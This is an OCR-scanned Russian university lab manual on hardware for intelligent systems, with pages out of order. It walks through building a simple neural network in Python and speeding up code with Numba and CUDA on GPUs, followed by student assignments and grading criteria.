
all_y_trues = np.array([
    1, # Alice
    0, # Bob
```

```
    0, # Charlie
    1, # Diana
])

# Тренируем нашу нейронную сеть!
network = OurNeuralNetwork()
network.train(data, all_y_trues)

plt.title("Epoche / Loass")
plt.xlabel("Epoche axis")
plt.ylabel("Loss axis")
plt.plot(network.out_data_epoch, network.out_data_loss, color ="blue")
plt.show()
```

Результат работы программы будет выглядеть следующим образом.



Созданную нейронную сеть можно использовать следующим образом для предсказания пола человека по его параметрам.

```
margo_data = np.array([-7, -3])  # 70 кг, 166 см
peter_data = np.array([20, 2])  # 83 кг, 171 см
print("Маргарита: %.3f" % network.feedforward(margo_data))  # 0.951 - Женщина
print("Петр: %.3f" % network.feedforward(peter_data))  # 0.039 - Мужчина
```

Примеры заданий для студентов:

1. Разработать программу для нейронной сети для предсказания погоды.
2. Разработать программу для нейронной сети для предсказания .

Критерии оценивания:

Максимальное количество баллов за лабораторную работу: 15 баллов.

13-15 баллов – обучающийся в течение модуля активно принимает участие в устных опросах, даваемые им ответы верны и позволяют высоко оценить уровень владения материалом;

10-12 баллов – обучающийся принимает участие в устных опросах, даваемые им ответы, как правило, верны и позволяют оценить владение материалом на достаточном уровне;

8-9 баллов – обучающийся не проявляет инициативы для участия в устных опросах, а даваемые им ответы фрагментарны и верны лишь частично, что не позволяет оценить владение материалом на достаточном уровне;

1-7 баллов – обучающийся пытается участвовать в собеседовании, но дает неверные ответы, показывает отсутствие базовых знаний;

0 баллов – обучающийся не принимает участия в устных опросах, либо даваемые им ответы принципиально неверны.

Лабораторная работа № 2.
Моделирование узла вычислительной системы для реализации нейросети на базе графических процессоров (GPU)

Цель занятия:

Изучить принципы использования графических процессоров для ускорения задач искусственного интеллекта.

Средства выполнения лабораторной работы

Практическая работа выполняется в соответствии с рабочей программой дисциплины. Проведение занятий предполагается в аудитории, оснащенной:

1. Комплектом персональных ЭВМ в компьютерных классах с выходом в глобальную сеть Интернет.
2. Мультимедийной доской для демонстрации материалов.
3. Установленной ОС Windows или ОС Linux.
4. Установленным текстовым редактором MS Office или Libre Office.
5. Установленным редактором графических схем типа Draw.io.
6. Установленными средствами программирования на языках C++, Python, Java, Pascal, имеющими академическую лицензию, лицензию ВУЗа или являющимися свободно распространяемым программным обеспечением.

Результаты освоения материала:

В результате проведения занятия студент должен:

Знать:

- формальную модель нейрона;
- формальную модель перцептрона;
- бионические подходы в автоматизированных системах;
- нейроподобные элементы вычислительной техники;
- методы управления интеллектуальными системами;
- типы нейропроцессоров и управляющих сетей автоматизированных систем;
- способы ускорения нейросетевых алгоритмов при помощи технологий GPU.

Уметь:

- применять полученные знания на практике в плане разработки и эксплуатации интеллектуальных систем и элементов автоматизированных систем.

Методика проведения занятия:

Практическое занятие проводится следующим образом:

1. Рассмотрение теоретических вопросов.
2. Разъяснения преподавателя.
3. Диспут или «круглый стол» по тематике занятия.


4. Выполнение заданий преподавателя.
5. Анализ и оценка выполненных работ и степени овладения, обучающихся запланированными компетенциями

Содержание практического занятия:

Центральный процессор (CPU), в сущности, является мозгом любого вычислительного устройства: он выполняет записанные в программе инструкции, осуществляя управляющие, логические операции, а также операции ввода/вывода.

Правда, у современных CPU по-прежнему не так много ядер, и базовая структура и назначение CPU – обработка сложных вычислений – в сущности, не изменились. На самом деле, CPU лучше всего подходит для решения задач, заключающихся в разборе или интерпретации сложной логики, содержащейся в коде.

В свою очередь, графический процессор (GPU) обладает более мелкими логическими ядрами, которых, однако, гораздо больше (речь идет об арифметико-логических устройствах (АЛУ), управляющих элементах и кэш-памяти), которые спроектированы с расчетом на параллельную обработку в целом идентичных и сравнительно простых операций.



У GPU больше арифметических логических устройств (ALU), чем у типичного CPU, поэтому повышена способность параллельной обработки простых операций.

CPU лучше подходит для выполнения сложных линейных задач. Несмотря на то, что ядра CPU мощнее, GPU позволяют эффективнее и быстрее

обрабатывать задачи, связанные с ИИ, машинным и глубоким обучением. GPU справляется с рабочими нагрузками, распараллеливая схожие операции.

Представление об операциях с точки зрения GPU: возьмем, к примеру, операцию поиска слова в документе. Ее можно выполнить последовательно, перебрав одно за другим все слова в документе, либо параллельно, то есть, построчно, либо с поиском по конкретному слову.

Представление об операциях с точки зрения CPU — есть такие операции, например расчет ряда Фибоначчи, которые нельзя распараллелить. Ведь найти очередное число можно лишь после того, как вычислишь предыдущие два. Такие операции лучше всего подходят для CPU.

В свою очередь, такие операции, как сложение и перемножение матриц, легко выполняются с применением GPU, поскольку большинство из этих операций в матричных ячейках являются независимыми друг от друга, схожи по природе, и поэтому могут быть распараллелены.

CUDA – это платформа для параллельных вычислений и модель API, созданная компанией Nvidia. С помощью этого API можно использовать процессор с поддержкой CUDA-графики для широкого спектра вычислений. Такой подход получил название GPGPU (неспециализированные вычисления на графических процессорах).

Для использования возможностей ускорителей на обычном компьютере необходимы дополнительные библиотеки. Обычно высокопроизводительные вычисления выполняются при помощи языков типа C++, но остается возможность работать и с более высокоуровневыми языками программирования типа Python, - при помощи библиотек типа Numba (https://numba.pydata.org/numba-doc/latest/user/index.html).

Numba – это свободно распространяемый JIT-компилятор, транслирующий подмножество Python и NumPy в быстрый машинный код при помощи LLVM, это делается средствами пакета llvmlite на Python. В этом пакете предлагается ряд вариантов по распараллеливанию кода на Python для CPU и GPU, в самом коде при этом зачастую достаточно минимальных изменений – это весьма «мощное» преимущество, так как зачастую требуется ускорение существующего программного кода.


CUDA организует параллельные вычисления при помощи таких абстракций как потоки, блоки и гриды.

Поток: поток CUDA – это назначенная цепочка инструкций, поступающих/текущих в ядро CUDA (на самом деле, это просто конвейер). На лету на одном и том же ядре CUDA может существовать до 32 потоков (в таком случае заполняются все звенья этого конвейера). Это выполнение ядра с заданным индексом. Каждый поток использует свой индекс для доступа элементов в массиве таким образом, что вся совокупность имеющихся потоков совместно обрабатывает все множество данных.

Блок: это группа потоков. Не так много можно рассказать о выполнении потоков внутри блока: они могут выполняться, как последовательно, так и параллельно, так и без какого-либо определенного порядка. Можно координировать потоки, например, при помощи функции _syncthreads(),

заставляющей поток остановиться в определенной точке в ядре и дождаться, пока все остальные потоки в том же блоке также достигнут этой же точки.

Грид: это группа блоков. Между блоками отсутствует всякая синхронизация.



Но где же именно выполняются потоки, блоки и гриды? В случае архитектуры G80 GPU от Nvidia, вычисления, по-видимому, распределены следующим образом:

Грид → GPU: Весь грид обрабатывается единственным GPU-процессором.

Блок → МП: Процессор GPU организован как коллекция мультипроцессоров, где каждый мультипроцессор отвечает за обработку одного или более блоков в гриде. Один блок никогда не делится между несколькими МП.

Поток → ПП: Каждый МП далее подразделяется на процессоры потоков (ПП), и каждый ПП обрабатывает один или более потоков в блоке.

Здесь важно отметить еще одну важную концепцию: когда какие-либо вычисления должны быть выполнены на GPU, соответствующие данные должны быть перенесены в глобальную память GPU, а результаты вычислений после этого могут быть перенесены обратно на хост. Эти операции выполняются при помощи функций cuda.to_device() и copy_to_host(), предоставляемых в библиотеке Numba на Python.

Рассмотрим пример программы для модуля Python numba.

Для сравнения, мы представим простой последовательный алгоритм до и после JIT компиляции.

```
from numba import jit
import numpy as np
import time

x = np.arange(100).reshape(10, 10)

@jit(nopython=True)
def go_fast(a): # Function is compiled and runs in machine code
    trace = 0.0
    for i in range(a.shape[0]):
        trace += np.tanh(a[i, i])
    return a + trace

# ---

# DO NOT REPORT THIS...
# COMPILATION TIME IS INCLUDED IN THE EXECUTION TIME!
start = time.time()
go_fast(x)
end = time.time()
print("Elapsed (with compilation) = %s" % (end - start))

# Вывод в консоли:
# Elapsed (with compilation) = 0.40326404571533203

# ---

# NOW THE FUNCTION IS COMPILED, RE-TIME IT EXECUTING FROM CACHE
start = time.time()
go_fast(x)
end = time.time()
print("Elapsed (after compilation) = %s" % (end - start))

# Вывод в консоли:
# Elapsed (after compilation) = 0.0
```

Первый вариант алгоритма выполняется за 0.4 секунды, а второй – настолько быстро, что система показывает нулевое время выполнения.

Если мы увеличим размерность данных в несколько раз, то мы получим другие результаты.

Например, если мы поставим не

```
x = np.arange(100).reshape(10, 10)
```

а

```
x = np.arange(1000000).reshape(1000, 1000)
```

то время выполнения будет, соответственно:

```
Elapsed (with compilation) = 0.35281872749328613
Elapsed (after compilation) = 0.0019910335540771484
```

Примеры заданий для студентов:

1. Разработать программу для умножения матриц.
2. Разработать программу для квантования матриц.
3. Разработать программу для фильтрации матриц.

Критерии оценивания:

Максимальное количество баллов за лабораторную работу: 15 баллов.

13-15 баллов – обучающийся в течение модуля активно принимает участие в устных опросах, даваемые им ответы верны и позволяют высоко оценить уровень владения материалом;

10-12 баллов – обучающийся принимает участие в устных опросах, даваемые им ответы, как правило, верны и позволяют оценить владение материалом на достаточном уровне;

8-9 баллов – обучающийся не проявляет инициативы для участия в устных опросах, а даваемые им ответы фрагментарны и верны лишь частично, что не позволяет оценить владение материалом на достаточном уровне;

1-7 баллов – обучающийся пытается участвовать в собеседовании, но дает неверные ответы, показывает отсутствие базовых знаний;

0 баллов – обучающийся не принимает участия в устных опросах, либо даваемые им ответы принципиально неверны.

МИНОБРНАУКИ РОССИИ

Федеральное государственное автономное образовательное

учреждение высшего образования «Южный федеральный университет»

(ЮЖНЫЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ)

УЧЕБНО-МЕТОДИЧЕСКОЕ ПОСОБИЕ ДЛЯ ВЫПОЛНЕНИЯ ЛАБОРАТОРНЫХ РАБОТ ПО ДИСЦИПЛИНЕ

Аппаратные средства интеллектуальных автоматизированных систем

Таганрог 2021

МОДУЛЬ 1. АППАРАТНЫЕ СРЕДСТВА ВЫСОКОПРОИЗВОДИТЕЛЬНЫХ ВЫЧИСЛИТЕЛЬНЫХ СИСТЕМ

Лабораторная работа № 1. Моделирование узла вычислительной системы для обработки видео на базе процессоров машинного зрения

Цель работы:

Изучить принципы работы процессоров машинного зрения.

Процессоры машинного зрения отличаются от графических процессоров (которые являются специализированными для кодирования и декодирования видео) так как они являются более пригодными для выполнения алгоритмов машинного зрения, в которых используются методы свёрточных нейронных сетей (CNN), выделение особых точек и их дескрипторов методом масштабно-инвариантной функции преобразования (SIFT) и другие.

Они могут включать множество прямых интерфейсов, брать данные с видеокамеры, и в них делается большой акцент на распараллеливание потока данных между множеством исполнительных ядер, включая использование модели блокнотной памяти, как в многоядерных цифровых сигнальных процессорах. Но, как и графические процессоры, они специализированы для вычислений с низкой точностью чисел с фиксированной запятой, используемых для обработки изображений.

Целевыми рынками для данных процессоров являются робототехника, интернет вещей, новые классы цифровых камер для виртуальной реальности и дополненной реальности, смарт-камеры, и интеграция ускорения машинного зрения в смартфоны и другие мобильные устройства.

Сейчас такой микропроцессор найти достаточно сложно в открытом доступе, но можно рассмотреть алгоритмы, которые аппаратно оптимизируются на таких процессорах, вроде различных нейронных сетей.

В данной лабораторной работе мы рассмотрим создание нейронной сети с применением языка высокого уровня, а в следующе лабораторной работе попробуем реализовать процедуру ускорения нейронной сети при помощи графического ускорителя.

Средства выполнения лабораторной работы

Лабораторная работа выполняется в соответствии с рабочей программой дисциплины. Проведение занятий предполагается в аудитории, оснащенной:

4. Комплектом персональных ЭВМ в компьютерных классах с выходом в глобальную сеть Интернет.
5. Мультимедийной доской для демонстрации материалов.
6. Установленной ОС Windows или ОС Linux.
7. Установленным текстовым редактором MS Office или Libre Office.

8. Установленным редактором графических схем типа Draw.io.
9. Установленными средствами программирования на языках C++, Python, Java, Pascal, имеющими академическую лицензию, лицензию ВУЗа или являющимися свободно распространяемым программным обеспечением.

Результаты освоения материала:

В результате проведения занятия студент должен:

Знать: методы разработки программных реализаций нейронных сетей для процессоров машинного зрения и их аналогов.

Уметь: применять полученные знания на практике в плане разработки и эксплуатации высокопроизводительных процессоров, в том числе и машинного зрения.

Методика проведения занятия:

Лабораторная работа проводится следующим образом:

4. Рассмотрение теоретических вопросов.
5. Разъяснения преподавателя.
6. Диспут или «круглый стол» по тематике работы.
7. Выполнение заданий преподавателя.
8. Анализ и оценка выполненных работ и степени овладения, обучающихся запланированными компетенциями

Содержание лабораторной работы:

4. Структура и принцип работы процессоров машинного зрения.
5. Совместимые алгоритмы процессоров машинного зрения.
6. Принципы программной реализации нейронной сети.
7. Создание нейронных блоков.
8. Простой пример работы с нейронами в Python.
9. Создание нейрона с нуля в Python.
10. Пример сбор нейронов в нейросеть.
11. Пример прямого распространения FeedForward.
12. Создание нейронной сети прямое распространение FeedForward.
13. Пример тренировки нейронной сети – минимизация потерь, Часть 1.
14. Пример подсчета потерь в тренировки нейронной сети.
15. Python код среднеквадратической ошибки (MSE).
16. Тренировка нейронной сети – многовариантные исчисления, Часть 2.
17. Пример подсчета частных производных.
18. Тренировка нейронной сети: Стохастический градиентный спуск.
19. Создание нейронной сети с нуля на Python.


Примеры заданий для студентов:

Создание нейронных блоков

Для начала давайте рассмотрим простой формальный нейрон, являющийся математическим «подобием» биологического нейрона.

Нейрон принимает данные и выполняет определенны математические операции над ними, а затем выводит результат.

Например, формальный нейрон с двумя входами выглядит следующим образом.



С данными здесь происходят следующие действия:

1. Каждый вход умножается на «вес» (обозначенный на схеме квадратом, выделенным красным цветом с символом умножения «x»). Такой вход внутри формального нейрона уже называется взвешенным.

$$x_1 \dashrightarrow x_1 * w_1$$
$$x_2 \dashrightarrow x_2 * w_2$$

2. Все взвешенные входы складываются вместе со смещением b (обозначенным на схеме квадратом, выделенным зеленым цветом с символом сложения «+»).


$$(x_1 * w_1) + (x_2 * w_2) + b$$

3. Полученная сумма пропускается через функцию активации (обозначенную на схеме квадратом, выделенным желтым цветом, без символа внутри).

$$y = f(x_1 * w_1 + x_2 * w_2 + b)$$

Функция активации бывает разной и ее подбирают исходя из сферы применения нейрона или сети нейронов.

Чаще всего здесь применяется сигмоида, имеющая следующий вид.



Простой пример работы с нейронами в Python

Давайте представим, что у нас по-прежнему имеется нейрон с двумя входами, который использует сигмоидальную функцию активации и имеет следующие входные параметры:

$$w = [0,1]$$
$$b = 4$$

В таком случае мы можем рассчитать нейрон в аналитической форме следующим образом.

$$(w \cdot x) + b = ((x_1 * w_1) + (x_2 * w_2)) + b$$
$$= 0 * 2 + 1 * 3 + 4 = 7$$

И выходные значения

$$y = f(w \cdot x + b) = f(7) = 0.999$$

То есть в результате срабатывания нейрона с активационной функцией в виде сигмоиды, результат будет равен 0.99.


Давайте теперь рассмотрим, как создать такой нейрон при помощи языка программирования Python.

Для начала работы нам понадобится установленный Python, менеджер пакетов PIP, а также установленная библиотека numpy.

Также мы можем использовать онлайн инструменты типа https://jupyter.org/ для создания интерактивных «листов» экспериментов онлайн.

Создание нейрона с нуля в Python

Наша программа в данном случае будет выглядеть следующим образом.



Тех же результатов можно добиться при помощи установленных редакторов кода типа PyCharm или Microsoft Visual Studio Code (с установленными плагинами для Python, ipykernel и Jupyter).

